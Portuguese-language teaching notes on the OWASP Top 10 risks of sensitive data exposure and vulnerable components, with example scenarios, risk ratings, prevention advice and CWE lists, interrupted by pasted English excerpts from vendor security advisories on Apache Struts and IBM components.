 - CWE CATEGORY: Configuration
 - CWE CATEGORY: 7PK - Errors

A6:2013 / A3:2017 Exposição de dados sensíveis

- O que é?
 - Muitas aplicações Web não protegem devidamente dados sensíveis tais como cartões de crédito, registos clínicos e credenciais de autenticação. Os atacantes podem roubar ou modificar estes dados, protegidos de forma deficiente, para realizar roubos de identidade, fraude com cartões de crédito ou outros crimes. Os dados sensíveis necessitam de proteção adicional, tal como cifra (quando guardados ou em trânsito), assim como proteção especial quando comunicados ao *browser*.
- Exemplo – o que acontece?
 - Uma base de dados de *passwords* usa funções de *hash*, sem dados de entropia (*salt*), para armazenar as senhas de todos os utilizadores. Uma qualquer falha permite a um atacante obter o ficheiro de *passwords*. Todos os *hash* gerados sem recurso a informação de entropia, podem ser descobertos através de ataques por força bruta em apenas 4 semanas (através de um ataque com “*Rainbow table*”), enquanto os *hash* gerados com recurso a entropia levariam mais de 3.000 anos a serem descobertos.
 - Uma aplicação guarda os dados dos cartões de crédito cifrados numa base de dados utilizando mecanismo de cifra automático da Base de Dados. No entanto, este tipo de mecanismo também decifra os dados automaticamente quando a Base de Dados é consultada, pelo que uma falha de *SQL injection* permite obter todos os dados dos cartões de crédito, em claro. O sistema deveria cifrar os dados dos cartões de crédito com uma chave pública e permitir que apenas aplicações de back-end os decifrassem com a chave privada.
 - Um site não usa SSL em todas as páginas autenticadas. Um atacante monitoriza o tráfego de rede (por exemplo numa rede *wireless* aberta), e rouba o *cookie* de sessão do utilizador. O atacante então utiliza este *cookie* e sequestre (*hijack*) a sessão do utilizador, acedendo ou modificando os seus dados privados.



A6:2013 / A3:2017 Exposição de dados sensíveis

- Risco

Threat Agents	Attack Vectors	Security Weakness	Impacts		
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 3	Business ?
<p>Em vez de atacarem diretamente componentes criptográficas, os atacantes roubam chaves, realizam ataques man-in-the-middle ou, roubam dados em claro do servidor ou enquanto em trânsito ou do cliente do utilizador (e.g., browser). Normalmente é necessário um ataque manual.</p>	<p>Nos últimos anos, passou a ser o ataque frequente com mais impacto. A <u>falha mais comum é não cifrar os dados sensíveis</u>. Quando são utilizados métodos criptográficos, é comum a geração de <u>chaves fracas</u>, assim como <u>utilização de algoritmos e protocolos fracos</u>.</p>	<p>Este tipo de falhas compromete frequentemente todos os dados que deveriam estar protegidos – informação pessoal sensível (fichas clínicas, credenciais, cartões de crédito) – de acordo com regulamentação ou legislação (e.g., EU RGPD).</p>			

A6:2013 / A3:2017 Exposição de dados sensíveis

- Como evitar?
 - Classificar todos os dados, de modo a assegurar que todos os dados sensíveis são cifrados (quando guardados ou em trânsito) de forma a estarem protegidos das ameaças existentes (ataques internos, utilizadores externos, ...).
 - Não guardar dados sensíveis desnecessariamente, apagando-os logo que possível. Dados que não temos não podem ser roubados!
 - Cifrar todos os dados em trânsito com protocolos seguros (e.g., TLS).
 - Utilizar algoritmos apropriados e robustos, que seguem padrões internacionais, assim como chaves de cifra fortes, com políticas de gestão de chaves bem definidas.
 - Armazenar as *passwords* utilizando um algoritmo concebido especificamente para a proteção de passwords, como por exemplo, [bcrypt](#), [PBKDF2](#), ou [Scrypt](#).
- CWE (Common Weakness Enumeration) relevantes
 - CWE CATEGORY: Cryptographic Issues
 - CWE-311: Missing Encryption of Sensitive Data
 - CWE-312: Cleartext Storage of Sensitive Information
 - CWE-319: Cleartext Transmission of Sensitive Information
 - CWE-326: Inadequate Encryption Strength
 - CWE-327: Use of a Broken or Risky Cryptographic Algorithm
 - CWE-359: Exposure of Private Information ('Privacy Violation')

A9:2013 / A9:2017 Utilização de componentes com vulnerabilidades conhecidas

- O que é?
 - Componentes, tais como bibliotecas, *frameworks* e outros módulos de software, são executados com os mesmos privilégios da aplicação. Um ataque a um componente vulnerável pode levar a perda de dados grave ou mesmo à perda de administração do servidor.
 - Componentes com vulnerabilidades conhecidas que sejam utilizadas numa aplicação ou API, podem minar as defesas construídas na aplicação e permitir uma gama de possíveis ataques e impactos.
- Exemplo – o que acontece?
 - A vulnerabilidade das componentes pode causar quase todo o tipo de riscos imagináveis, desde os mais triviais até ao malware sofisticado desenhado para atacar uma organização específica.

Feb 1, 2019 9:01 am EDT

Categorized: Medium Severity

Share this post:

Last update August 31, 2018 09:30 AM UTC+1

Summary

On 22 August 2018 the Apache Struts project issued a security bulletin about a Remote Code Execution vulnerability that exists in Apache Struts 2. This vulnerability is referred to as CVE-2018-11776. The vulnerability could allow an unauthenticated, remote attacker to execute arbitrary code on a targeted system.

This security advisory contains information on the OneSpan products that have been affected by the vulnerability and contains information on the availability of hotfixes.

There is a security vulnerability in the XLXP-C component which is shipped in IBM Integration Bus and App Connect Enterprise. A successful exploitation of the vulnerability could lead to a denial of service attack.

CVE(s): [CVE-2018-1801](#)

A9:2013 / A9:2017 Utilização de componentes com vulnerabilidades conhecidas

- Risco

Threat Agents	Attack Vectors	Security Weakness	Impacts		
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 2	Business ?
Para muitas vulnerabilidades conhecidas é fácil encontrar exploits prontos a utilizar. Contudo, outras vulnerabilidades obrigam a grande esforço para desenvolver exploits à medida.	A predominância deste tipo de problema é bastante generalizada. O <u>desenvolvimento</u> <u>fortemente baseado em componentes</u> pode levar a que as equipas de desenvolvimento nem percebam quais as componentes que estão a utilizar na sua aplicação ou API, e muito menos que as mantenham atualizadas.	Enquanto que algum tipo de vulnerabilidades conhecidas têm impacto mínimo, algumas das maiores intrusões conhecidas exploraram vulnerabilidades conhecidas de componentes.			

A9:2013 / A9:2017 Utilização de componentes com vulnerabilidades conhecidas

- Como evitar?

- Não usar componentes que não tenham sido desenvolvidas pela empresa – Impraticável e irrealista
- Fazer upgrade de todas as componentes para as versões mais recentes é **crítico**. Nessa perspectiva os projectos de software têm que ter um processo que permita:
 - Identificar todas as componentes e versões utilizadas, incluindo todas as dependências;
 - Estabelecer políticas de segurança que regem o uso de componentes;
 - Monitorizar a segurança dessas componentes (bases de dados públicas, mailing lists, ...) de forma a efectuarem os updates atempadamente;

